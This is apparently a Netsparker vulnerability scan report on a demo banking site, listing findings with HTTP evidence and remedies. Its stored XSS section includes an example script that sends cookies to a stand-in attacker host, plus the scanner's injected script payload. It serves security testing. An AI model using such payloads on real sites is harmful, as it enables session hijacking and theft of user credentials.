netsparker

14-06-2023 20:07:12 (UTC+05:30)

Detailed Scan Report

http://zero.webappsecurity.com/

Scan Time	: 14-06-2023 19:12:54 (UTC+05:30)
Scan Duration	: 00:00:25:09
Total Requests	: 19,240
Average Speed	: 12.7r/s

Risk Level:
HIGH

36
IDENTIFIED

9
CONFIRMED

0
CRITICAL

4
HIGH


6
MEDIUM

13
LOW

5
BEST PRACTICE


8
INFORMATION

Identified Vulnerabilities



🟥	Critical	0
🟧	High	4
🟧	Medium	6
🟨	Low	13
🟦	Best Practice	5
🟦	Information	8
	TOTAL	**36**

Confirmed Vulnerabilities



🟥	Critical	0
🟧	High	3
🟧	Medium	3
🟨	Low	1
🟦	Best Practice	0
🟦	Information	2
	TOTAL	**9**

Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
🟥	Out-of-date Version (Tomcat)	GET	http://zero.webappsecurity.com/resources/js/	
✓ 🟥	Insecure Transportation Security Protocol Supported (SSLv2)	GET	https://zero.webappsecurity.com/	
✓ 🟥	Password Transmitted over HTTP	GET	http://zero.webappsecurity.com/login.html	
✓ 🟥	Stored Cross-site Scripting	GET	http://zero.webappsecurity.com/admin/currencies.html	
🟧	Apache Server-Status Detected	GET	http://zero.webappsecurity.com/server-status	
🟧	HTTP Strict Transport Security (HSTS) Policy Not Enabled	GET	https://zero.webappsecurity.com/	
🟧	Out-of-date Version (jQuery)	GET	http://zero.webappsecurity.com/	
✓ 🟧	Insecure Transportation Security Protocol Supported (SSLv3)	GET	https://zero.webappsecurity.com/	
✓ 🟧	Invalid SSL Certificate	GET	https://zero.webappsecurity.com/	
✓ 🟧	Weak Ciphers Enabled	GET	https://zero.webappsecurity.com/	
🟨	[Possible] Backup File Disclosure	GET	http://zero.webappsecurity.com/index.old	
🟨	[Possible] Cross-site Request Forgery	GET	http://zero.webappsecurity.com/feedback.html	
🟨	[Possible] Cross-site Request Forgery in Login Form	GET	http://zero.webappsecurity.com/login.html	
🟨	[Possible] Phishing by Navigating Browser Tabs	GET	http://zero.webappsecurity.com/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
⚑	Misconfigured Access-Control-Allow-Origin Header	GET	http://zero.webappsecurity.com/	
⚑	Missing X-Frame-Options Header	GET	http://zero.webappsecurity.com/	
⚑	Version Disclosure (Apache Coyote)	GET	http://zero.webappsecurity.com/	
⚑	Version Disclosure (Apache Module)	GET	https://zero.webappsecurity.com/	
⚑	Version Disclosure (Apache)	GET	https://zero.webappsecurity.com/	
⚑	Version Disclosure (mod_ssl)	GET	https://zero.webappsecurity.com/	
⚑	Version Disclosure (OpenSSL)	GET	https://zero.webappsecurity.com/	
⚑	Version Disclosure (Tomcat)	GET	http://zero.webappsecurity.com/resources/js/	
✓ ⚑	Insecure Transportation Security Protocol Supported (TLS 1.0)	GET	https://zero.webappsecurity.com/	
❗	Content Security Policy (CSP) Not Implemented	GET	http://zero.webappsecurity.com/	
❗	Expect-CT Not Enabled	GET	https://zero.webappsecurity.com/	
❗	Missing X-XSS-Protection Header	GET	http://zero.webappsecurity.com/	
❗	Referrer-Policy Not Implemented	GET	http://zero.webappsecurity.com/	
❗	SameSite Cookie Not Implemented	GET	http://zero.webappsecurity.com/signin.html	
ℹ	[Possible] Login Page Identified	GET	http://zero.webappsecurity.com/login.html	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
ℹ	Apache Web Server Identified	GET	http://zero.webappsecurity.com/	
ℹ	Default Page Detected (Apache)	GET	https://zero.webappsecurity.com/	
ℹ	Default Page Detected (Tomcat)	GET	http://zero.webappsecurity.com/docs/index.html	
ℹ	Email Address Disclosure	GET	http://zero.webappsecurity.com/resources/css/font-awesome.css	
ℹ	Out-of-date Version (jQuery UI Dialog)	GET	http://zero.webappsecurity.com/resources/js/jquery-ui.min.js	
ℹ	Forbidden Resource	GET	http://zero.webappsecurity.com/cgi-bin/	
ℹ	OPTIONS Method Enabled	OPTIONS	http://zero.webappsecurity.com/	

1. Insecure Transportation Security Protocol Supported (SSLv2)

HIGH 1 CONFIRMED 1

Netsparker detected that insecure transportation security protocol (SSLv2) is supported by your web server.

SSLv2 has several flaws. For example, your secure traffic can be observed when you have established it over SSLv2.

Impact

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors. Also an attacker can exploit vulnerabilities like DROWN.

Vulnerabilities

1.1. https://zero.webappsecurity.com/

CONFIRMED

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1 **Total Bytes Received** : 27 **Body Length** : 0 **Is Compressed** : No

```
[NETSPARKER] SSL Connection
```

Actions to Take

We recommended to disable SSLv2 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy

Configure your web server to disallow using weak ciphers.

- For Apache, you should modify the SSLProtocol directive in the `httpd.conf`.

```
SSLProtocol +TLSv1.2
```

- For Nginx, locate any use of the directive ssl_protocols in the `nginx.conf`file and remove `SSLv3`.

```
ssl_protocols TLSv1.2;
```

-
- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
    1. Click Start, click Run, type regedt32 or type regedit, and then click OK.
    2. In Registry Editor, locate the following registry key: HKey_Local_Machine\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL2\
    3. Locate a key named "Server." If it doesn't exist, create it.
    4. Under the "Server" key, locate a DWORD value named "Enabled." If it doesn't exist, create it and set it to "0".
- For lighttpd, put the following lines in your configuration file:

```
ssl.use-sslv2 = "disable"
ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3") # v1.4.48 or up
ssl.ec-curve = "secp384r1"
```

External References

- OWASP - Insecure Configuration Management
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- The DROWN Attack

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	326
CAPEC	217
WASC	4
HIPAA	164.306
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.1 (Medium)
Environmental	6.1 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N/E:P/RL:O/RC:C

2. Out-of-date Version (Tomcat)

HIGH 🏳 | 1

Netsparker identified you are using an out-of-date version of Tomcat.

Tomcat Unspecified Vulnerability

When the default servlet in Apache Tomcat versions 9.0.0.M1 to 9.0.11, 8.5.0 to 8.5.33 and 7.0.23 to 7.0.90 returned a redirect to a directory (e.g. redirecting to &#039;/foo/&#039; when the user requested &#039;/foo&#039;) a specially crafted URL could be used to cause the redirect to be generated to any URI of the attackers choice.

Affected Versions

7.0.54 to 7.0.85

External References

- CVE-2018-11784

Tomcat Unspecified Vulnerability

The host name verification when using TLS with the WebSocket client was missing. It is now enabled by default. Versions Affected: Apache Tomcat 9.0.0.M1 to 9.0.9, 8.5.0 to 8.5.31, 8.0.0.RC1 to 8.0.52, and 7.0.35 to 7.0.88.

Affected Versions

7.0.54 to 7.0.85

External References

- CVE-2018-8034

Tomcat Unspecified Vulnerability

The defaults settings for the CORS filter provided in Apache Tomcat 9.0.0.M1 to 9.0.8, 8.5.0 to 8.5.31, 8.0.0.RC1 to 8.0.52, 7.0.41 to 7.0.88 are insecure and enable &#039;supportsCredentials&#039; for all origins. It is expected that users of the CORS filter will have configured it appropriately for their environment rather than using it in the default configuration. Therefore, it is expected that most users will not be impacted by this issue.

Affected Versions

7.0.54 to 7.0.85

External References

- CVE-2018-8014

Tomcat Multiple Vulnerabilities

An improper handing of overflow in the UTF-8 decoder with supplementary characters can lead to an infinite loop in the decoder causing a Denial of Service. Versions Affected: Apache Tomcat 9.0.0.M9 to 9.0.7, 8.5.0 to 8.5.30, 8.0.0.RC1 to 8.0.51, and 7.0.28 to 7.0.86.

Affected Versions

7.0.54 to 7.0.85

External References

- CVE-2018-1336

Tomcat Unspecified Vulnerability

Security constraints defined by annotations of Servlets in Apache Tomcat 9.0.0.M1 to 9.0.4, 8.5.0 to 8.5.27, 8.0.0.RC1 to 8.0.49 and 7.0.0 to 7.0.84 were only applied once a Servlet had been loaded. Because security constraints defined in this way apply to the URL pattern and any URLs below that point, it was possible - depending on the order Servlets were loaded - for some security constraints not to be applied. This could have exposed resources to users who were not authorised to access them.

Affected Versions

7.0.54 to 7.0.84

External References

- CVE-2018-1305

Tomcat Unspecified Vulnerability

The URL pattern of &quot;&quot; (the empty string) which exactly maps to the context root was not correctly handled in Apache Tomcat 9.0.0.M1 to 9.0.4, 8.5.0 to 8.5.27, 8.0.0.RC1 to 8.0.49 and 7.0.0 to 7.0.84 when used as part of a security constraint definition. This caused the constraint to be ignored. It was, therefore, possible for unauthorised users to gain access to web application resources that should have been protected. Only security constraints with a URL pattern of the empty string were affected.

Affected Versions

7.0.54 to 7.0.84

External References

- CVE-2018-1304

Tomcat Code Execution Vulnerability

When running Apache Tomcat versions 9.0.0.M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default servlet to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.

Affected Versions

7.0.54 to 7.0.77

External References

- CVE-2017-12617

Tomcat Multiple Vulnerabilities

When using a VirtualDirContext with Apache Tomcat 7.0.0 to 7.0.80 it was possible to bypass security constraints and/or view the source code of JSPs for resources served by the VirtualDirContext using a specially crafted request.

Affected Versions

7.0.54 to 7.0.77

External References

- CVE-2017-12616

Tomcat Code Execution Vulnerability

When running Apache Tomcat 7.0.0 to 7.0.79 on Windows with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.

Affected Versions

7.0.54 to 7.0.77

External References

- CVE-2017-12615

Tomcat Unspecified Vulnerability

The CORS Filter in Apache Tomcat 9.0.0.M1 to 9.0.0.M21, 8.5.0 to 8.5.15, 8.0.0.RC1 to 8.0.44 and 7.0.41 to 7.0.78 did not add an HTTP Vary header indicating that the response varies depending on Origin. This permitted client and server side cache poisoning in some circumstances.

Affected Versions

7.0.52 to 7.0.78

External References

- CVE-2017-7674

Tomcat Unspecified Vulnerability

The error page mechanism of the Java Servlet Specification requires that, when an error occurs and an error page is configured for the error that occurred, the original request and response are forwarded to the error page. This means that the request is presented to the error page with the original HTTP method. If the error page is a static file, expected behaviour is to serve content of the file as if processing a GET request, regardless of the actual HTTP method. The Default Servlet in Apache Tomcat 9.0.0.M1 to 9.0.0.M20, 8.5.0 to 8.5.14, 8.0.0.RC1 to 8.0.43 and 7.0.0 to 7.0.77 did not do this. Depending on the original request this could lead to unexpected and undesirable results for static error pages including, if the DefaultServlet is configured to permit writes, the replacement or removal of the custom error page. Notes for other user provided error pages: (1) Unless explicitly coded otherwise, JSPs ignore the HTTP method. JSPs used as error pages must must ensure that they handle any error dispatch as a GET request, regardless of the actual method. (2) By default, the response generated by a Servlet does depend on the HTTP method. Custom Servlets used as error pages must ensure that they handle any error dispatch as a GET request, regardless of the actual method.

Affected Versions

7.0.54 to 7.0.77

External References

- CVE-2017-5664

Tomcat Unspecified Vulnerability

While investigating bug 60718, it was noticed that some calls to application listeners in Apache Tomcat 9.0.0.M1 to 9.0.0.M17, 8.5.0 to 8.5.11, 8.0.0.RC1 to 8.0.41, and 7.0.0 to 7.0.75 did not use the appropriate facade object. When running an untrusted application under a SecurityManager, it was therefore possible for that untrusted application to retain a reference to the request or response object and thereby access and/or modify information associated with another web application.

Affected Versions

7.0.51 to 7.0.75

External References

- CVE-2017-5648

Tomcat Sensitive Information Disclosure Vulnerability

A bug in the handling of the pipelined requests in Apache Tomcat 9.0.0.M1 to 9.0.0.M18, 8.5.0 to 8.5.12, 8.0.0.RC1 to 8.0.42, 7.0.0 to 7.0.76, and 6.0.0 to 6.0.52, when send file was used, results in the pipelined request being lost when send file processing of the previous request completed. This could result in responses appearing to be sent for the wrong request. For example, a user agent that sent requests A, B and C could see the correct response for request A, the response for request C for request B and no response for request C.

Affected Versions

7.0.51 to 7.0.76

External References

- CVE-2017-5647

Tomcat Sensitive Information Disclosure Vulnerability

A bug in the error handling of the send file code for the NIO HTTP connector in Apache Tomcat 9.0.0.M1 to 9.0.0.M13, 8.5.0 to 8.5.8, 8.0.0.RC1 to 8.0.39, 7.0.0 to 7.0.73 and 6.0.16 to 6.0.48 resulted in the current Processor object being added to the Processor cache multiple times. This in turn meant that the same Processor could be used for concurrent requests. Sharing a Processor can result in information leakage between requests including, not not limited to, session ID and the response body. The bug was first noticed in 8.5.x onwards where it appears the refactoring of the Connector code for 8.5.x onwards made it more likely that the bug was observed. Initially it was thought that the 8.5.x refactoring introduced the bug but further investigation has shown that the bug is present in all currently supported Tomcat versions.

Affected Versions

7.0.52 to 7.0.73

External References

- CVE-2016-8745

Tomcat Code Execution Vulnerability

Remote code execution is possible with Apache Tomcat before 6.0.48, 7.x before 7.0.73, 8.x before 8.0.39, 8.5.x before 8.5.7, and 9.x before 9.0.0.M12 if JmxRemoteLifecycleListener is used and an attacker can reach JMX ports. The issue exists because this listener wasn&#039;t updated for consistency with the CVE-2016-3427 Oracle patch that affected credential types.

Affected Versions

7.0.51 to 7.0.72

External References

- CVE-2016-8735

Tomcat Multiple Vulnerabilities

The code in Apache Tomcat 9.0.0.M1 to 9.0.0.M11, 8.5.0 to 8.5.6, 8.0.0.RC1 to 8.0.38, 7.0.0 to 7.0.72, and 6.0.0 to 6.0.47 that parsed the HTTP request line permitted invalid characters. This could be exploited, in conjunction with a proxy that also permitted the invalid characters but with a different interpretation, to inject data into the HTTP response. By manipulating the HTTP response the attacker could poison a web-cache, perform an XSS attack and/or obtain sensitive information from requests other then their own.

Affected Versions

7.0.51 to 7.0.72

External References

- CVE-2016-6816

Tomcat Unspecified Vulnerability

The ResourceLinkFactory implementation in Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and

6.0.0 to 6.0.45 did not limit web application access to global JNDI resources to those resources explicitly linked to the web application. Therefore, it was possible for a web application to access any global JNDI resource whether an explicit ResourceLink had been configured or not.

Affected Versions

7.0.52 to 7.0.70

External References

- CVE-2016-6797

Tomcat Restriction Bypass Vulnerability

A malicious web application running on Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 was able to bypass a configured SecurityManager via manipulation of the configuration parameters for the JSP Servlet.

Affected Versions

7.0.52 to 7.0.70

External References

- CVE-2016-6796

Tomcat Multiple Vulnerabilities

When a SecurityManager is configured, a web application&#039;s ability to read system properties should be controlled by the SecurityManager. In Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70, 6.0.0 to 6.0.45 the system property replacement feature for configuration files could be used by a malicious web application to bypass the SecurityManager and read system properties that should not be visible.

Affected Versions

7.0.52 to 7.0.70

External References

- CVE-2016-6794

Tomcat Unspecified Vulnerability

Apache Tomcat 7.x through 7.0.70 and 8.x through 8.5.4, when the CGI Servlet is enabled, follows RFC 3875 section 4.1.18 and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application&#039;s outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, aka an &quot;httpoxy&quot; issue. NOTE: the vendor states &quot;A mitigation is planned for future releases of Tomcat, tracked as CVE-2016-5388&quot;; in other words, this is not a CVE ID for a vulnerability.

Affected Versions

7.0.54 to 7.0.70

External References

- CVE-2016-5388

Tomcat Restriction Bypass Vulnerability

In Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 a malicious web application was able to bypass a configured SecurityManager via a Tomcat utility method that was accessible to web applications.

Affected Versions

7.0.52 to 7.0.70

External References

- CVE-2016-5018

Tomcat Unspecified Vulnerability

The Realm implementations in Apache Tomcat versions 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 did not process the supplied password if the supplied user name did not exist. This made a timing attack possible to determine valid user names. Note that the default configuration includes the LockOutRealm which makes exploitation of this vulnerability harder.

Affected Versions

7.0.52 to 7.0.70

External References

- CVE-2016-0762

Tomcat Cross-site Request Forgery (CSRF) Vulnerability

Affected Versions

7.0.54 to 7.0.85

External References

- CVE-2019-0232

Tomcat Cross-Site Scripting (XSS) Vulnerability

The SSI printenv command in Apache Tomcat 9.0.0.M1 to 9.0.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 echoes user-provided data without escaping and is, therefore, vulnerable to XSS. SSI is disabled by default. The printenv command is intended for debugging and is unlikely to be present in a production website.

Affected Versions

7.0.51 to 7.0.93

External References

- CVE-2019-0221

Vulnerabilities

2.1. http://zero.webappsecurity.com/resources/js/

Identified Version

- 7.0.70

Latest Version

- 7.0.103 (in this branch)

Vulnerability Database

- Result is based on 04/27/2020 17:30:00 vulnerability database content.

Certainty

Request

```
GET /resources/js/ HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 618.3648 **Total Bytes Received** : 1216 **Body Length** : 949 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
Server: Apache-Coyote/1.1
Content-Length: 949
Content-Language: en
Access-Control-Allow-Origin: *
Date: Wed, 14 Jun 2023 13:42:58 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store

<html><head><title>Apache Tomcat/7.0.70 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body><h1>HTTP Status 404 - </h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b> <u>The requested resource is not available.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.70</h3></body></html>
```

Remedy

Please upgrade your installation of Tomcat to the latest stable version.

Remedy References

- Apache Tomcat Versions and Download

CLASSIFICATION

PCI DSS v3.2	6.2
OWASP 2013	A9
OWASP 2017	A9
CWE	829
CAPEC	310
HIPAA	164.308(A)(1)(I)
OWASP Proactive Controls	C1
ISO27001	A.14.1.2

3. Password Transmitted over HTTP

HIGH ⚑ | 1 CONFIRMED | 1

Netsparker detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Vulnerabilities

3.1. http://zero.webappsecurity.com/login.html

CONFIRMED

Input Name

- user_password

Form target action

- http://zero.webappsecurity.com/signin.html

Request

```
GET /login.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://zero.webappsecurity.com/feedback.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 420.6068 **Total Bytes Received :** 7588 **Body Length :** 7318 **Is Compressed :** No

```
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:42:59 GMT
Cache-Control: no-cache, max-age=0, must-reval
…
<div class="control-group">
<label class="control-label" for="user_password">Password</label>
<div class="controls">
<input type="password" id="user_password" name="user_password" tabindex="2" autocomplete="off"/>
</div>
</div>

<div class="control-group">
<label class="control-label" for="user_remember_me">Keep me signed in</label>

…
```

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	319
CAPEC	65
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	5.7 (Medium)
Temporal	5.7 (Medium)
Environmental	5.7 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

4. Stored Cross-site Scripting

HIGH | 1   CONFIRMED | 1

Netsparker identified Stored Cross-site Scripting, and **confirmed**this vulnerability by analyzing the execution of injected JavaScript.

Stored Cross-site Scripting vulnerability occurs when the data provided by the attacker is saved on the server, and then publicly displayed on regular pages without proper HTML escaping.

This allows several different attack opportunities, mostly hijacking session token or stealing login credentials(by changing the HTML on the fly) and performing any arbitrary actions on their behalf. This happens because the input entered by the attacker has been interpreted by HTML/JavaScript/VBScript within the browser of any user who views the relevant application content.

In normal XSS attacks, an attacker needs to reach the target user, but in a stored XSS, an attacker can simply inject the payload and wait for users to visit the affected page. As soon as someone visits the page, the attacker's stored payload will get executed.

XSS targets the users instead of the server of the application. Although this is a limitation, since it only allows attackers to hijack other users' sessions, the attacker might attack an administrator to gain full control over the application.

Impact

Stored cross-site scripting is more dangerous than other types for a number of reasons:

- The payload is not visible for the browser's XSS filter.
- No need for direct user interactions like in a reflected XSS scenario. Instead, ordinary users may trigger the exploit during normal use of the application.
- Users might accidentally trigger the payload if they visit the affected page, while a crafted URL or specific form inputs would be required for exploiting reflected XSS.
- XSS can enable client-side worms, which could modify, delete or steal other users' data within the application.
- The website may redirect users to a new location, can be defaced or used as a phishing site.
- Sensitive information such as cookies can be stolen

Example

A stored XSS vulnerability can happen if the username of an online forum member is not properly sanitized when it is printed on the page. In such case an attacker can insert malicious code when registering a new user on the form. When the username is reflected on the forum page, it will look like this:

```
Username: user123<script>document.location='https://attacker.com/?
cookie='+encodeURIComponent(document.cookie)</script>

Registered since: 2016
```

The above code is triggered every time a user visits this forum section, and it sends the users' cookies of the forum to the attacker, who is then able to use them to hijack their sessions. Stored XSS can be a very dangerous vulnerability since it can have the effect of a worm, especially when exploited on popular pages.

For example imagine a forum or social media website that has a public facing page that is vulnerable to a stored XSS vulnerability, such as the profile page of the user. If the attacker is able to place a malicious payload that adds itself to the profile page, each time someone opens it the payload will spread itself with an exponential growth.

Vulnerabilities

4.1. http://zero.webappsecurity.com/admin/currencies.html

CONFIRMED

Injection URL

http://zero.webappsecurity.com/admin/currencies-add.html

Request

```
GET /admin/currencies.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: JSESSIONID=A60FF7DF
Referer: http://zero.webappsecurity.com/admin/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
POST /admin/currencies-add.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=A60FF7DF
Referer: http://zero.webappsecurity.com/admin/currencies-add.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

id=&country=&name='"@--></style></scRipt><scRipt>netsparker(0x0045C7)</scRipt>
```

Response

Response Time (ms) : 946.6115 **Total Bytes Received :** 68500 **Body Length :** 68230 **Is Compressed :** No

```
#Injection
HTTP/1.1 200 OK
Content-Type: text/html;charset=UTF-8
Server: Apache-Coyote/1.1
Content-Language: en-US
Access-Control-Allow-Origin: *
Transfer-Encoding: chunked
Date: Wed, 14 Jun 2023 13:55:47 GMT
Cache-Control: no-cache, max-age=0
…
</tr>
<tr>
<td></td>
<td></td>
<td>'"@--></style></scRipt><scRipt>netsparker(0x0045C7)</scRipt></td>
</tr>
<tr>
<td></td>
<td></td>
<td>((
…
```

Injection Response

```
POST /admin/currencies-add.html HTTP/1.1
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 78
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=A60FF7DF
Referer: http://zero.webappsecurity.com/admin/currencies-add.html
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker

id=&country=&name='"@--></style></scRipt><scRipt>netsparker(0x0045C7)</scRipt>
```

Remedy

- Compare the data provided by the user with the data expected by the system before inserting into the database. For example, links should generally be disallowed if they don't begin with a whitelisted protocol such as http:// or https://, thus preventing the use of URI schemes such as javascript://. Another example is that of an expected user-ID, which should only consists of numbers. It makes sense to prevent unforeseen behaviour by rejecting any other characters in order to ensure that the expected data type was provided

- More importantly, any data that is incorporated into the HTML source of the page should be encoded correctly in order to prevent an attacker from changing the structure of the source code and injecting their own malicious HTML and JavaScript code. Which encoding should be used depends on the context in which it should be displayed. For example, if the output is between two "div" tags, HTML metacharacters, such as **<**or **>**should be replaced with the corresponding HTML entities. If the output is within an HTML attribute, characters such as **", ' and =**should be replaced as well. If the data will be put into a JavaScript string, it makes sense to use hex encoding (\x41\x42\x43\x44).

- In other cases, like in an href or src attribute it makes sense to use URL encoding (%3C%22%27) in order to prevent XSS and an attacker from adding additional parameters.

- Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

  CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross Site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- The Cross-site Scripting (XSS) Vulnerability: Definition and Prevention
- OWASP - Cross-site Scripting

Remedy References

- OWASP - XSS (Cross Site Scripting) Prevention Cheat Sheet
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- Preventing Cross-Site Scripting

Proof of Concept Notes

If the payload code doesn't execute or there aren’t any visible reflections in the page source when the Identification page reported by Netsparker is visited, there may be various reasons for this:

- Depending on the application you scanned, stored attack payload might not be publicly accessible. Instead, itt can be accessible by only authenticated users or only by the attacker.
- The page where the payload code is detected may have been created temporarily and you may not be able to see the page when visited. Or the application can create the page URL randomly, and therefore you can't reach this page with the same URL reported by Netsparker.

CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

5. Apache Server-Status Detected

